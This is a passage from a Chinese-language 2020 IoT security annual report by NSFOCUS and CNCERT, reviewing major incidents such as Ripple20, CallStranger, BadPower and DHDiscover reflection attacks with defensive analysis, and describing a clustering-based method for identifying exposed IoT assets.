巨人背后的专家

2020 物联网安全年报

NSFOCUS

CNCERT/CC 国家互联网应急中心

绿盟科技威胁情报中心

绿盟科技创新中心

绿盟科技格物实验室


网络安全应急技术国家工程实验室

关于绿盟科技

绿盟科技集团股份有限公司（以下简称绿盟科技），成立于2000年4月，总部位于北京。公司于2014年1月29日起在深圳证券交易所创业板上市，证券代码：300369。绿盟科技在国内设有40多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。公司在美国硅谷、日本东京、英国伦敦、新加坡设立海外子公司，深入开展全球业务，打造全球网络安全行业的中国品牌。

关于CNCERT网络安全应急技术国家工程实验室

CNCERT网络安全应急技术国家工程实验室是于2013年由发改委批复成立的、由国家互联网应急中心（CNCERT）运营的国家级实验室。实验室致力于物联网及工控网安全领域的基础理论研究、关键技术研发与实验验证，开展物联网及工控网相关的安全监测、态势感知、信息通报与应急处置工作，向政府主管部门和行业用户提供威胁情报共享、态势信息通报等服务，为国家关键基础设施的建设和运行提供网络安全保障。



版权声明

目录 CONTENTS

表格索引

插图索引

观点索引

执行摘要

随着物联网的不断发展，物联网安全也越来越受到关注。自 2016 年下半年的 Mirai 僵尸网络攻击事件之后，物联网相关的威胁层出不穷，多个在野漏洞被攻击者所利用，多个僵尸网络相继被研究人员发现。今年，绿盟科技和国家互联网应急中心（CNCERT）联合发布了物联网安全年报，旨在让大家对 2020 年物联网相关的安全事件、资产、脆弱性和威胁情况有一个全面的认识。

报告中的主要内容如下：

第一章对 2020 年出现重大的安全事件进行回顾，其中，影响数亿设备的 Ripple20 漏洞和 CallStranger UPnP 漏洞曝光事件，说明无论协议设计还是产品实现，物联网设备一旦出现漏洞，影响规模将非常广泛，后果严重；BadPower、特斯拉零件泄密等事件说明攻击者对于物联网的攻击目标绝不存在固定的类型，只要有利可图、有漏洞可利用，就可能会成为目标；DHDiscover 反射攻击和黑客伪造新冠病毒页面传播恶意软件事件说明攻击者针对和利用物联网设备的攻击手段不断改变，安全团队需时刻保持警惕。总之，物联网广泛应用、数量庞大、设备脆弱等特点注定了它会是很长一段时间内的攻防重地，针对和利用物联网设备进行的攻击已非常活跃。对攻击者而言，其攻击目标和攻击手段并非一成不变，攻击者总能推陈出新，紧跟时政；对研究团队而言，研究范围要广，不能思维僵化；对监管方而言，合规性是必需，同时安全治理手段要与技术手段结合。总之，物联网安全仍需多方共同努力。

第二章介绍了国内的物联网资产识别方法和暴露情况，以及对物联网蜜罐进行分析。物联网资产暴露情况一直是我们需要关注的问题，只有尽可能掌握物联网资产信息，在安全防护上才能做到量体裁衣。然而，考虑到物联网的多样性、异构性和长尾性，识别所有物联网资产是非常困难的。本章提出的人工智能技术对物联网资产进行标记，可以提高物联网资产识别的覆盖度。在此过程中，我们发现安全厂商的物联网安全主动防御机制中，越来越多地部署了伪装成物联网设备的蜜罐，其数量也不容忽视，所以本章还从资产的角度描绘的物联网蜜罐的分布情况以及如何识别物联网蜜罐，有助于甄别真实的物联网资产。

第三章主要对物联网脆弱性进行分析。首先，我们分析了物联网相关的年度漏洞披露情况，2020 年 NVD 平台公布的物联网相关漏洞具有攻击复杂度低、危害评级高的特点，且数量有望创历史新高。之后，我们从公开站点获取、蜜网捕获和现网数据三个角度分别对物联网漏洞利用情况进行了分析，我们共捕获到至少 100 余种针对物联网漏洞的利用行为，其中以远程命令执行类漏洞为主，已经捕获的

漏洞利用所针对的目标物联网设备以路由器和视频监控设备为主，这也与互联网上暴露的物联网设备主要为路由器和视频监控设备一致，说明攻击者偏向于对暴露数量较多的设备进行攻击，从而扩大其影响范围。

第四章主要对物联网威胁性进行分析。我们利用现网数据对来自境外的攻击源进行了分析。所有的攻击源数量中，美国占比最高，另外我们发现埃及于 7 月、印度于 9 月都存在异常的大量攻击数据，推测其于相应月份都存在大规模安全事件。然后我们对物联网相关的恶意样本的分布情况进行分析，印度、俄罗斯、巴西、美国、欧洲各国的样本下载服务器数量较多，主流的 MIPS 和 ARM 架构受攻击数量占很大比重，较早期的僵尸网络如 Mirai 和 Gafgyt，目前在全球范围内仍有较大影响力。最后，我们选择了近期监控到的近 10 种物联网安全威胁进行分析，发现攻击者一直企图采取各种新型攻击手段去探测并控制数量庞大的物联网设备，在不需要花费太多精力的情况下创建物联网僵尸网络，进而造成破坏。

总体来说，随着物联网的持续发展，新型问题不断出现，物联网安全形势愈发严峻，物联网安全防护任重道远。

最后，我们有如下预测：

随着新基建的进一步推进，会有更多的新型物联网资产暴露在互联网上，这些资产的暴露，会对相关的基础设施带来严重的安全威胁。相关方在进行新基建建设时，应谨慎考虑相关资产的暴露面。安全相关企业可以关注新物联网资产的暴露情况，并推动相关暴露资产的治理。

物联网漏洞从出现 PoC 到被攻击者实际利用的间隔将进一步缩短，攻击者不只关注于一个漏洞是否是高危远程命令执行类漏洞，还会关注存在这个漏洞的资产的真实暴露面。对于既是远程命令执行类漏洞，又有大量存在该漏洞的资产的漏洞，应该引起足够的重视，必要时，政府相关部门、电信运营商、安全公司等应多方联动治理，将威胁消弭于无形。

1

2020年重大物联网安全事件回顾

随着 5G、移动计算等新技术的发展，近年来各类物联网场景快速得到应用，然而，物联网设备数量快速增长的同时，也意味着一旦出现漏洞，其影响范围难以想象。今年已有数个影响范围极大物联网相关漏洞和攻击被公开，如 Ripple20 漏洞、CallStranger UPnP 漏洞以及蓝牙冒充攻击等，均影响数亿物联网设备。

同时，物联网的特点就是万物互联，所以物联网安全也是一个宽泛的领域，BadPower 和特斯拉废弃零件存在泄露隐患的事件也在不断扩大人们对于物联网安全的认知范围。

最后，对攻击者而言，其攻击手段并非一成不变，尤其在物联网安全上，安全团队需时刻保持警惕。DHDiscover 反射攻击和黑客伪造新冠病毒页面传播恶意软件的事件，说明无论 DDoS 手法还是传播恶意软件，攻击者都能推陈出新，紧跟时政。

本章列举了 2020 年影响较大的物联网安全事件。通过回顾相关的安全事件，读者可了解到当前的物联网安全形势。

观点 1：2020 年曝光多个影响数亿物联网设备漏洞的安全事件，可用于发动大规模的互联网的攻击；此外，多种涉及人们生活的物联网设备已成为攻击目标，物联网安全已经从网络安全（Security）转向人身安全（Safety）。

1.1 Ripple20 0day 漏洞曝光，扫荡数亿台联网设备

1.1.1 事件回顾

2020 年 6 月 16 日，以色列网络安全公司 JSOF 公开了 19 个严重影响 Treck TCP/IP 协议栈的 0day 漏洞（又名“Ripple20”）。全球数亿台 IoT 设备，小到家用打印机、摄像头，大到工业控制系统和楼宇自动化设备，都面临被入侵的风险。这一漏洞涉及医疗、航空、运输、家用设备、企业、能源、电信、零售等行业，众多世界 500 强的公司，如惠普，施耐德电气，英特尔等，都深受其害。目前 JSOF 已与多家组织合作协调漏洞披露和修补工作，全部的技术细节公布在今年的 BlackHat USA 2020。

1.1.2 原理简述

前述 19 个漏洞中，有 4 个关键漏洞 CVSS（通用漏洞评分系统）评分超过 9 分，其他 15 个根据严重程度不同，CVSS 评分从 3.1 到 8.2 不等，可能会导致远程代码执行、敏感信息泄露，以及拒绝服务。虽然它们原理和实现各有不同，但都源于使用不同协议网络上发送的数据包的处理错误问题。由于这些

漏洞发生在较底层的 TCP / IP 堆栈中，大多发送的数据包与有效数据包非常相似，或者在某些情况下就是完全有效的数据包，因而真实攻击流量可能会被判定为合法流量，从而绕过防火墙直接控制物联网设备。更多解读可见绿盟科技研究通讯文章《注意 - 受 Ripple20 影响的 Digi 设备可被用于反射攻击》[1]。

1.1.3 事件分析

Treck TCP /IP 协议栈是专为嵌入式系统而设计的高性能协议栈，具有高性能、可伸缩和可配置的特点，能轻松集成到任何环境中，广泛应用于各类物联网设备。多年来，Treck 公司相关设备制造商虽然已修补了一些“Ripple20”漏洞，但这些漏洞具有多种变体，所以安全风险仍然很大。

1.2 新的 OpenWrt RCE 漏洞曝光，影响数百万台网络设备

1.2.1 事件回顾

ForAllSecure 软件公司的研究员 Guido Vranken 偶然间发现了一个基于 Linux 的开源操作系统 OpenWrt 的 RCE 漏洞，于 3 月 24 日在企业博客 [2] 中发布了该漏洞的技术详情和 PoC（漏洞编号为 CVE-2020-7982）。值得一提的是，该漏洞在 2017 年 2 月份就被引入代码，距今已有三年之久，在今年年初才上报给 OpenWrt 开发团队。根据 OpenWrt 项目团队发布的信息，受影响版本是 18.06.0 至 18.06.6、19.07.0 以及 LEDE 17.01.0 至 17.01.7 版本。

1.2.2 原理简述

该漏洞存在于 OpenWrt 的 Opkg 包管理器中，由于包解析逻辑中的一个错误，包管理器忽略了嵌入在签名存储库索引中的 SHA-256 检验和，从而有效地绕过了已下载 .ipk 工件的完整性检查，攻击者借助 Opkg 本身的 root 权限以及特制的 .ipk 数据包，便可以注入任意恶意代码。

该漏洞利用的前提是，攻击者需要给 Web 服务器提供受损的软件包，并且拦截替换设备与 downloads.openwrt.org 之间的通信，或控制设备向 downloads.openwrt 发送的 DNS 查询。当在受害者系统上调用“opkg install ”安装命令时，在没有任何验证情况下，远程攻击者便可以利用该漏洞拦截目标设备的通信信息，欺骗用户安装恶意程序包或采用软件更新的方式来执行恶意代码，从而获取设备的完全控制权。

研究报告漏洞后，OpenWrt 就移除了包列表中 SHA-256 检验和的空格，这一定程度上可以缓解对用户带来的危险，但攻击者依然可以通过由 OpenWrt 维护者签名较旧的软件包列表进行相关操作。

1.2.3 事件分析

OpenWRT 是一个高度模块化，高度自动化的嵌入式 Linux 系统，拥有强大的网络组件和扩展性，常常被用于工控设备、电话、小型机器人、智能家居、路由器以及 VoIP 设备，据不完全统计，该系统已被安装到全球上百万个物联网设备上。当这类严重 RCE 漏洞曝光后，设备用户应该以最快的速度升级官方发布的补丁，避免受到影响。

1.3 CallStranger UPnP 漏洞曝光，影响数十亿台设备

1.3.1 事件回顾

2020 年 6 月 8 日，安全专家披露了一个名为“Call Stranger”[1]（漏洞编号为 CVE-2020-12695）的新型 UPnP 漏洞，该漏洞影响数十亿台设备，已确认受影响的设备名单包括 Windows PC、Xbox One 以及华硕、贝尔金、博通、思科、戴尔、D-Link、华为、Netgear、三星、TP-Link、中兴等公司的电视和网络设备。该漏洞可能会被远程、未经认证的攻击者滥用、进行反射 DDoS 攻击、绕过安全系统进行内网渗透，以及内部端口扫描。

1.3.2 原理简述

UPnP（Universal Plug and Play，UPnP）是一种包含多个协议（如 SSDP、SOAP 等）的网络协议簇，它允许联网设备，如个人电脑、打印机、互联网网关、Wi-Fi 接入点和移动设备无缝发现对方在网络上的存在，并建立功能性网络服务，用于数据共享、通信和娱乐。

2020 年 4 月 17 日之前生效的 UPnP 协议簇，SUBSCRIBE 函数中的 Callback 参数可以被攻击者控制，向互联网上可访问的任意目的地发送大量数据，导致反射攻击、数据外泄和其他意外的网络行为，影响暴露在互联网上的数百万设备和局域网内的数十亿设备，OCF（Open Connectivity Foundation）已经更新了 UPnP 规范来解决该问题。

传统的 UDP 类反射攻击通常利用传输层为 UDP、端口固定的服务（如 SSDP、NTP 等），但该漏洞造成反射攻击的 UPnP SOAP 服务传输层为 TCP，且暴露在互联网中的 SOAP 服务通常端口不固定，一旦僵尸网络利用该漏洞进行反射攻击，将给防护带来一定的困难。

遗憾的是，该漏洞是一个协议漏洞，这意味着厂商可能需要很长时间才能发布安全补丁。为了缓解该问题，厂商应在默认配置中禁用 UPnP SUBSCRIBE 功能，并禁用暴露在互联网上设备的 UPnP 协议。

1.3.3 事件分析

尽管去年内，《绿盟科技 2019 物联网安全年报》[6] 建议厂商和用户避免在互联网中暴露 UPnP 服务，但根据绿盟威胁情报中心显示，2020 年全球仍有近数百万台开启了 UPnP 服务的设备暴露在互联网中。研究人员认为，一旦相关漏洞被披露，僵尸网络可能很快就会加以利用并发起反射攻击，这种新型反射攻击，将给防护带来一定的困难。

诚然 UPnP 服务对方便设备间互联互通有极大帮助，但其过于庞大的协议簇，从设计到实现均可能存在各种缺陷，防止 UPnP 服务被黑客利用仍需 OCF、设备厂商、运营商和用户多方共同努力。

1.4 BadPower：让快速充电器变成手机电脑杀手

1.4.1 事件回顾

2020 年 7 月 15 日，腾讯安全玄武实验室发布了一项命名为“BadPower”的重大安全问题研究报告 [9]。报告指出，市面上现行大量快充终端设备存在安全问题，攻击者可通过改写快充设备的固件控制充电行为，造成被充电设备元器件烧毁，造成严重的后果。据保守估计，受“BadPower”影响的终端设备数量可能数以亿计。

具体的，腾讯玄武安全实验室对市面上 35 款支持快充技术的充电器、充电宝等产品进行了测试，发现其中 18 款存在安全问题。攻击者可利用特制设备、手机、笔记本等数字终端来入侵快充设备的固件，控制充电行为，使其向受电设备提供过高的功率，从而导致受电设备的元器件击穿、烧毁，还可能进一步给受电设备所在物理环境造成安全风险。攻击方式包括物理接触和非物理接触，有相当一部分攻击可以通过远程方式完成。在玄武实验室发现的 18 款存在 BadPower 问题的设备里，有 11 款设备可以通过数码终端进行无物理接触的攻击。腾讯安全玄武实验室已于 3 月 27 日将“BadPower”问题上报给国家主管机构 CNVD，同时也在积极和相关厂商一起推动行业采取积极措施消除 BadPower 问题。小米和 Anker 也对这次研究工作做出了贡献，另在未来上市的快充产品中也会加入安全检测环节。

1.4.2 原理简述

正常情况下，对不支持快充的受电设备，快充设备会默认对其提供 5V 的供电电压。但通过改写快充设备内控制供电行为的代码，就可以让快充设备对这些仅能接受 5V 电压的受电设备输入最高 20V 电压 , 从而导致功率过载。即使对支持快充的受电设备，被控制后的恶意充电设备也可以在电力协商中告诉受电设备自己将会提供 5V 电压，但实际却提供 20V 电压。所有存在 BadPower 问题的产品都可通过

特制硬件进行攻击，其中有相当一部分也可通过支持快充协议的手机、平板电脑、笔记本电脑等普通终端进行攻击。

通过特制硬件发起的 BadPower 攻击过程如下：

1. 攻击者用伪装成手机的特制设备连接充电器的充电口，入侵充电器内部固件。
2. 当用户使用被入侵的充电器给其它设备充电时，充电器对受电设备进行功率过载攻击。

通过普通终端进行的 BadPower 攻击过程如下：

1. 攻击者通过某种方式入侵用户的手机、笔记本电脑等终端设备，在其中植入具有 BadPower 攻击能力的恶意程序，使该终端设备成为 BadPower 的攻击代理。
2. 当用户将终端设备连接充电器时，终端设备里的恶意程序入侵充电器内部固件。
3. 当用户再次使用被入侵的充电器给设备充电时，充电器会对被受电设备进行功率过载攻击。

1.4.3 事件分析

BadPower 不是传统网络安全问题，虽然不会导致数据隐私泄露，但会给用户造成实实在在的财产损失，甚至更糟糕的情况。BadPower 再次提醒我们，随着信息技术的发展，数字世界和物理世界之间的界限正变得越来越模糊。之前我们知道工业控制系统、车联网系统的漏洞和威胁可能会影响物理世界，但这些似乎距离大多数人比较遥远，但是其实像充电器这种人人都有、不起眼的小东西也可能打破数字世界和物理世界之间的结界。

1.5 特斯拉废弃零件泄露隐私，谁为用户隐私买单？

1.5.1 事件回顾

在使用特斯拉车载信息娱乐服务前，用户必须输入详细的个人信息，存储这些信息的媒体控制单元或许正在成为用户隐私数据泄露的源头。2020 年 6 月，国外黑客发现，从废弃的特斯拉媒体控制单元（MCU）中，能够获取到之前设备所有者的隐私信息。

1.5.2 原理简述

据外媒报道，特斯拉服务中心清除废旧零部件之中的数据时，技术人员被告知要在零部件报废之前

进行物理损毁。特斯拉官方程序的要求是，在将拆下的媒体控制单元扔进垃圾桶之前，工作人员需要确认接口是否被彻底毁坏。但是，用锤子敲击后的零部件外壳被损坏，内部的数据却未被破坏，依然能够在线上出售。

国外黑客格林从购物网站 eBay 上购买了一个废弃的媒体控制单元，这些零件在网上售卖的价格从 150 美元、200 美元到 300 美元、500 多美元不等。尽管这些废弃的零件已经被特斯拉技术人员手工销毁，但它仍然留有大量用户隐私数据，包括手机通讯录、通话记录、日历项目、WiFi 密码、家庭住址、导航去过的地点等。

1.5.3 事件分析

随着汽车智能化、网联化技术快速深入发展，汽车内车机、控制器甚至是车外未来的基础设施以及云端内个人隐私的数据会日益庞大，数据种类也会越来越多。这些数据带给我们安全驾驶以及出行便利的同时，隐私泄露的风险也在加大。除了软硬件、云端方面的技术防护手段之外，隐私防护也需要标准、法律、法规相配合，需要多方协同努力、长期研究。

1.6 智能门锁暗藏的物联网安全危机

1.6.1 事件回顾

在物联网时代，智能门锁的普及率已经越来越高了，但智能门锁真的的安全吗？ U-Tec UltraLoq 是众筹平台 Indiegogo 上的一款热门产品，现已在亚马逊等电商平台零售。这款锁拥有一些高级功能，包括指纹读取器、反窥视触摸屏，以及通过蓝牙和 WiFi 的 APP 端控制等。2020 年 8 月，Tripwire 的研究人员 Craig Young 发表了一篇博客，披露了其存在错误配置和其他安全问题，使得攻击者仅用一个 MAC 地址就可以窃取解锁令牌 [10][11]。

1.6.2 原理简述

Young 首先在物联网搜索引擎 Shodan 中搜索与 U-Tec 和供应商使用 MQTT 相关的词条，MQTT 是物联网设备中用于在节点之间发布 - 订阅、交换数据的协议。例如，智能恒温器的传感器可以传输与特定房间中的供热有关的数据，而智能锁可以使用 MQTT 记录用户及其访问活动，研究员发现 UltraLoq 智能锁使用邮箱和 mac 地址连接 MQTT Brokers 如图 1.1 。




图 1.1　使用邮箱和 mac 地址连接 MQTT Brokers

研究人员连接到智能锁 MQTT 服务端，在了一个包含 UltraLoq Amazon-hosted 代理的主题名称发现了客户 ID，于是他购买了一个相关型号的 UltraLoq 智能锁，并监听其通过 MQTT 发送的消息。Young 发现了一个“在解锁过程中重复的消息流”，并且利用脚本重放该数据包，结果发现只需要知道该设备的 MAC 地址能打开智能锁，事实上，设备的 MAC 地址在相关 MQTT 主题中就可以轻松获取到。

2019 年 11 月 10 日，Craig Young 向 U-Tec 告知他们的云服务给用户带来巨大安全风险，U-Tec 随后做了相关的补救措施，包括：已关闭端口 1883，开启端口 8883 是经过身份验证的端口、已关闭未经身份验证的用户访问等，但是这些措施实际上并没有完全解决问题。Young 再次发文表示，此次事件的主要问题是 U-Tec 专注于用户身份验证，但未能实现用户级访问控制，并且演示了匿名账户都可以与任何其他用户的设备连接并交互，如图 1.2 。




图 1.2　使用 HTTP Canary 嗅探账号和密码

几天后，U-Tec 宣布已经实现用户隔离，而 Craig Young 也发现攻击者确实不能在 MQTT 的主题之间发布消息了，但其实并没有完全解决该款智能门锁的安全问题。在 2019 年 6 月 Pen Test Partners 报

道称，在 UltraLoq 智能门锁中曾发现大量严重安全问题，涉案及 API、BLE 密钥、存储等多个层面的漏洞 [12]。

1.6.3 事件分析

除了提到的智能门锁，其实每天都有大量没有进行安全测试的物联网设备上市或上线，消费者必须意识到这个逐渐累积的风险。即使是门锁这样的关键安全系统，满足的网络安全规范和要求也很少，相关安全监管更少。正如我们在 Mirai 和其他物联网僵尸网络中所看到的那样，互联网上的各类智能设备，例如智能灯泡、智能冰箱、智能音箱、摄像头等，在发生故障或被大规模劫持时也会造成严重破坏，并且目前的威胁或许只是冰山一角。

1.7 蓝牙冒充攻击（BIAS），无线安全不可忽视

1.7.1 事件回顾

研究人员 Daniele Antonioli 于 2020 年 5 月披露了一个蓝牙协议栈漏洞，攻击者可以利用这个漏洞伪造并欺骗远程配对的蓝牙设备，其危害性影响数十亿蓝牙设备。

蓝牙协议被广泛应用于数十亿台设备中，其中包含了多种身份验证过程。两个蓝牙设备如果要建立加密连接，则必须使用密钥互相配对。在两个蓝牙设备成功配对之后，下一次它们就能够不经过配对过程而重新连接。BIAS 攻击就是利用了这个特性。

1.7.2 原理简述

假设 A 与 B 是两个曾经建立过连接的正常蓝牙设备。假设攻击者的目标为 B，且攻击者知道 A 的蓝牙 MAC 地址。则攻击者可以根据 A 的 MAC 地址伪造一个只支持单边认证的设备 A´。如果攻击成功，A´ 就可以与 B 设备建立连接，并进行传输数据等操作。




图 1.3 BIAS 攻击过程示例

图 1.3 是攻击者通过伪造蓝牙 master 设备发起的 BIAS 攻击时的整个认证流程。受害者 Alice 与 Bob 是正常通信的两个设备，攻击者 Charlie 伪造成 Bob 向 Alice 发起连接时，虽然攻击者不知道共享密钥 KL，但从认证流程中我们可以看出，攻击者只需要接收 Alice 根据 KL 派生出的会话密钥 RS 即可，Alice 并没有对 Charlie 设备的真实性进行验证。这就是 BIAS 攻击所利用的协议栈弱点。

根据报告，此漏洞影响多种蓝牙设备，包括多款 iPhone、Macbook、iPad 的多个型号。

1.7.3 事件分析

BIAS 是第一个被披露的与蓝牙身份验证、连接降级相关的安全问题。因为蓝牙连接的建立不需要用户交互，因此攻击非常隐蔽，危害性很大，尽管蓝牙 SIG 小组已经更新蓝牙核心规范来缓解这一漏洞，但用户仍需谨慎，并持续关注厂商是否推出固件或软件补丁等修复措施。

1.8 DHDiscover：可放大近 200 倍的新型反射攻击

1.8.1 事件回顾

2020 年 3 月，腾讯发布了一篇关于某 DVR 被用于反射攻击的文章 [4]。在该次攻击事件中，攻击者采用了一种新的 UDP 反射攻击方法，利用的是某视频监控厂商的设备发现服务（因其探测报文中包含 DHDiscover 字符串，因此，我们将其称之为 DHDiscover 服务）。本次攻击流量规模超过 50Gbps，反射源区域分布集中于美洲，亚洲，欧洲的众多国家和地区，尤其以韩国、巴西为重灾区。

1.8.2 原理简述

类似 WS-Discovery 服务，DHDiscover 被用于局域网内的设备发现，但是因为设备厂商的设计不当，当一个外部 IP 地址发送服务发现单播报文时，设备也会对其进行回应，加之设备暴露在互联网上，则可被攻击者用于 DDoS 反射攻击。DHDiscover 服务对应的端口号为 37810。DHDiscover 服务探测报文长度为 62 字节，设备返回的内容中可以看到关于设备的很多信息，如 MAC 地址、设备类型、设备型号、HTTP Port、设备序列号、设备版本号等。

我们对 DHDiscover 反射攻击 [5] 进行了跟踪，发现全球有约 31 万个 IP 开放了 DHDiscover 服务，存在被利用进行 DDoS 攻击的风险，其带宽放大因子近 200 倍。

1.8.3 事件分析

反射攻击存在已久，随着防护能力的增强，攻击者的攻击手段也在发生变化，并将注意力放在了一

些新的协议上。继去年的 WS-Discovery 反射攻击之后，DHDiscover 反射攻击成为今年出现的一种新的攻击方法。这两个协议都与设备发现有关，需要引起大家的重视。

由于 DHDiscover 服务暴露数量较多，因此，我们也与相关厂商进行了联系。厂商给我们的反馈是，其已经在产品中提供了 Discovery 启用和关闭功能，但是由于出厂时并不知道客户在互联网还是受限网络部署设备，因此默认这个功能是开启的，但客户可以选择将这个功能关闭，或者根据实际需求配置防火墙规则。这种方案依赖于用户的主动介入进行配置，考虑到大量物联网设备运行时几乎没有安全运维，所以其效果有限。

设备发现类协议设计的初衷是方便局域网内的设备发现，所以，一般在进行设备发现时，采用的是多播地址。因此，我们认为比较理想的设备发现报文回复策略为：

1. 对多播报文进行回复。
2. 如果是单播报文，判断发送方的 IP 地址是否和设备的 IP 地址在同一网段，如果在同一网段则回复。也可以把这一策略改为判断发送方的 IP 地址是否为局域网 IP 地址。
3. 若不为 1、2，则不回复。同时，设备加入 Discovery 回复任意单播报文的功能，可在需要时由用户开启，但是设备出厂时默认关闭该功能。

1.9 黑客伪造新冠病毒页面传播恶意软件

1.9.1 事件回顾

2020 年 3 月，研究人员发现有攻击者通过攻击 D-Link 与 Linksys 路由器的方式，劫持用户的网络访问并重定向至伪造的新冠病毒主题页面，通过虚假告示信息诱骗用户下载恶意软件。据发现者统计，截至 3 月 18 日，已经有逾 6000 人次下载了攻击者提供的恶意软件。

1.9.2 原理简述

研究人员认为，攻击者通过弱密码枚举的方式入侵上述品牌的路由器，然后修改 D-Link、Linksys 路由器中的 DNS 配置，将用户流量牵引到恶意页面。当用户连接网络时，用户终端的 Captive Portal Detection 特性会弹出恶意页面，其中攻击者以世界卫生组织 WHO 的口吻，提示用户下载名为 COVID-19 Inform App 的恶意软件。这个恶意软件的本质是 Oski Stealer 窃密木马，包括从用户浏览器数据中提取登录凭据、窃取加密货币钱包密钥等功能。

1.9.3 事件分析

路由器是家庭用户与互联网之间的第一道防线，也是攻击者觊觎的首个风险点。修改路由器的默认管理密码，关闭路由器的对外暴露的服务端口，减少攻击面，可以有效缓解此类攻击。

1.10 小结

本章回顾了 2020 年出现的 9 个物联网安全事件，其中前三个与物联网设备的漏洞相关，无论是影响数亿设备的 Ripple20 漏洞、CallStranger UPnP 漏洞，还是影响数百万设备的 OpenWrt RCE 漏洞，一方面表明对物联网设备而言，协议制订、底层软件实现以及供应链的任意一环出现漏洞，都可能影响数量庞大的物联网设备；另一方面对攻击组织而言，将物联网设备相关漏洞利用纳入武器库，利用某一个漏洞即可感染数量相当的僵尸主机，收益极高。此外，CallStranger UPnP 漏洞的曝光也表明，物联网使用的协议簇复杂、服务繁多，极有可能存在某些漏洞可被攻击者用于新型 DDoS。

BadPower、特斯拉废弃零件泄露隐私、智能门锁存在安全问题和蓝牙冒充攻击四个事件表明物联网安全绝不存在定式。BadPower 事件改变了大众对于物联网安全范围的认值，一个小小的充电器也能被黑客利用，成为手机、电脑的杀手；特斯拉废弃零件泄露隐私事件给车企和大众敲响了警钟，隐私问题涉及方方面面，当然会包含物联网的各类应用；门锁关乎人身财产安全，若智能门锁制造商不关注自身产品安全，将门锁暴露在互联网上，还不采取相应的安全机制，用户又何来购买智能门锁的信心；影响数十亿设备的蓝牙冒充攻击，说明无线安全作为物联网安全重要的一环，不容忽视。

最后，DHDiscover 反射攻击和为何伪造新冠病毒页面传播恶意软件事件与黑客利用物联网设备进行的攻击有关。近年来，僵尸网络“推陈出新”，不断改变攻击手法，利用物联网服务进行 DDoS 反射攻击。DHDiscover 反射攻击利用了设备厂商的私有协议，物联网设备的发现协议通常基于 UDP 设计，一旦大规模暴露在互联网上，极有可能被用作反射攻击，需要引起重视。而劫持路由器，利用社会热点诱导用户下载恶意软件，则说明攻击者已不满足利用物联网设备进行 DDoS，已经开始以物联网设备为入口，采用社会工程学的方式，来窃取加密货币等更多资源，应警惕这种攻击手法。

针对和利用物联网设备进行的攻击已非常活跃，物联网设备庞大的数量注定了它们是未来的攻防重地。对攻击者而言，攻击投入小、收益高、手段更新快；对安全团队而言，研究范围广，不能思维僵化；对消费者而言，增强安全意识，购买安全的物联网产品。物联网安全仍需多方共同努力。

2

物联网资产暴露情况分析

2.1 引言

从 1.3 节的安全事件我们可以看出大量互联网上暴露的物联网设备和服务，已成为攻击者发动大规模 DDoS 攻击的首选。在物联网攻击事件频发的背景下，对这些资产进行分析和梳理是有必要的。细粒度的识别物联网设备能够为进一步对设备的属性研究及安全分析提供数据支撑，针对不同类别、环境等因素寻找物联网设备的安全漏洞，从各个方面和角度进一步采取有效的安全措施，可以加强物联网设备的安全防护和修补。只有尽可能掌握物联网资产信息，在安全防护上才能做到“量体裁衣”。此外，在威胁狩猎方面，如果我们捕获了被恶意利用的物联网设备，并已经对这些设备做到精准识别，那就可以通过指纹找到互联网上暴露出的该类型全部的设备，并将其列入重点观测对象，通过提前的预防策略减低未来攻击的风险。网络安全风险评估始于资产识别，所以能否对物联网资产进行精准的识别对安全研究有着重要意义。

2.2 物联网资产暴露情况分析

2.2.1 物联网资产标记方法介绍

观点 2：物联网的资产变化快、种类碎片化，导致物联网资产识别边际成本极高，从而给物联网安全治理带来困难。我们通过人工智能与专家标记相结合的方法对国内全部的 HTTP（s）数据进行处理，发现了约 50 万个业界未识别的物联网资产，是原有标记数量的 2 倍，要达到高覆盖、准识别仍需要不断持续运营。

目前常用的资产标记方法主要有两种。第一种是基于 Banner 人工匹配的识别方法，对指定厂商或者类型的物联网设备有较好的识别效果，但是很难发现新出现和小众的物联网设备，需要不断的维护已知物联网设备信息，投入人力成本也比较高。第二种是基于机器学习的物联网设备识别方法，虽然提高了设备识别的自动化程度，但是识别粒度较粗，很难对每类物联网设备做到非常细化的识别，并且物联网设备种类繁多，物联网特征向量的提取也是需要攻克的难点。要想解决好互联网上物联网设备识别的问题，必定需要机器学习和人工标记的结合。本节介绍一种完全覆盖的思路来标记物联网资产方法，通过机器学习聚类和人工标记结合快速准确的发现暴露的物联网资产指纹。

具体的，首先对使用扫描组件对国内网段进行探测，通过机器学习聚类算法对处理后的 Banner 数据进行文本聚类，得到相似的高置信度的资产类别，然后采用人工标记的方式对各个资产类进行标记，产出物联网指纹和非物联网资产指纹。通过不断运营标记迭代，实现对目前数据的资产标记的全面覆盖。

资产标记流程如图 2.1 所示：




图 2.1　基于资产聚类与人工标记相结合的资产标记过程

主要针对国内的开放 web 服务的资产数据作为标记的目标数据集进行标记实践，采用机器学习资产聚类的方法，两个轮次迭代标记共发现 352 个物联网设备指纹、36 种设备类型以及 137 个物联网厂商，共发现国内 498401 个物联网设备。具体每轮的标记结果如表 2.1 所示。

表 2.1　通过聚类发现的物联网设备情况

标记轮次	发现指纹数量	标记总数量	发现设备类型	发现厂商
第 1 轮标记	251	317622	25	91
第 2 轮标记	101	170779	11	46

在覆盖度方面，第一轮标记后发现的物联网资产占 6%，待处理的占 21%（没有任何标签的）。第二轮标记发现物联网资产增加 3%，待处理减少 5%，这说明随着迭代次数提升，我们的标记覆盖度也随之提升。




图 2.2　两个标记轮次的各个部分数据占比情况（左为第一轮）

每个标记轮次发现的物联网资产数量趋势如图 2.3 所示，从标记数量折线来看，发现的资产数量增速随着标记轮次逐渐变缓，随着标记轮次的增加发现的物联网设备数量也趋于平稳，近似等于目标数据集中存在的物联网设备数量。通过该方法标记的物联网资产是原有标记数量的两倍。由此可见，基于资产聚类和人工标记相结合的方法可以尽可能的发现目标数据集中所有的物联网资产，在识别覆盖度方面有较好的效果。

图 2.3　基于机器学习的物联网资产标记趋势（国内）

2.2.2 国内物联网资产暴露情况分析

